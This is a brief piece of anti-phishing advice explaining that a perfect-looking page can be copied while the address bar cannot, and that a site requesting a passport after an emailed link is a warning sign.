A perfect-looking page proves nothing, because the page is the one thing an attacker can copy exactly. The address bar is the one thing they can’t. And a site asking for your passport after you clicked a link in an email is the point to stop.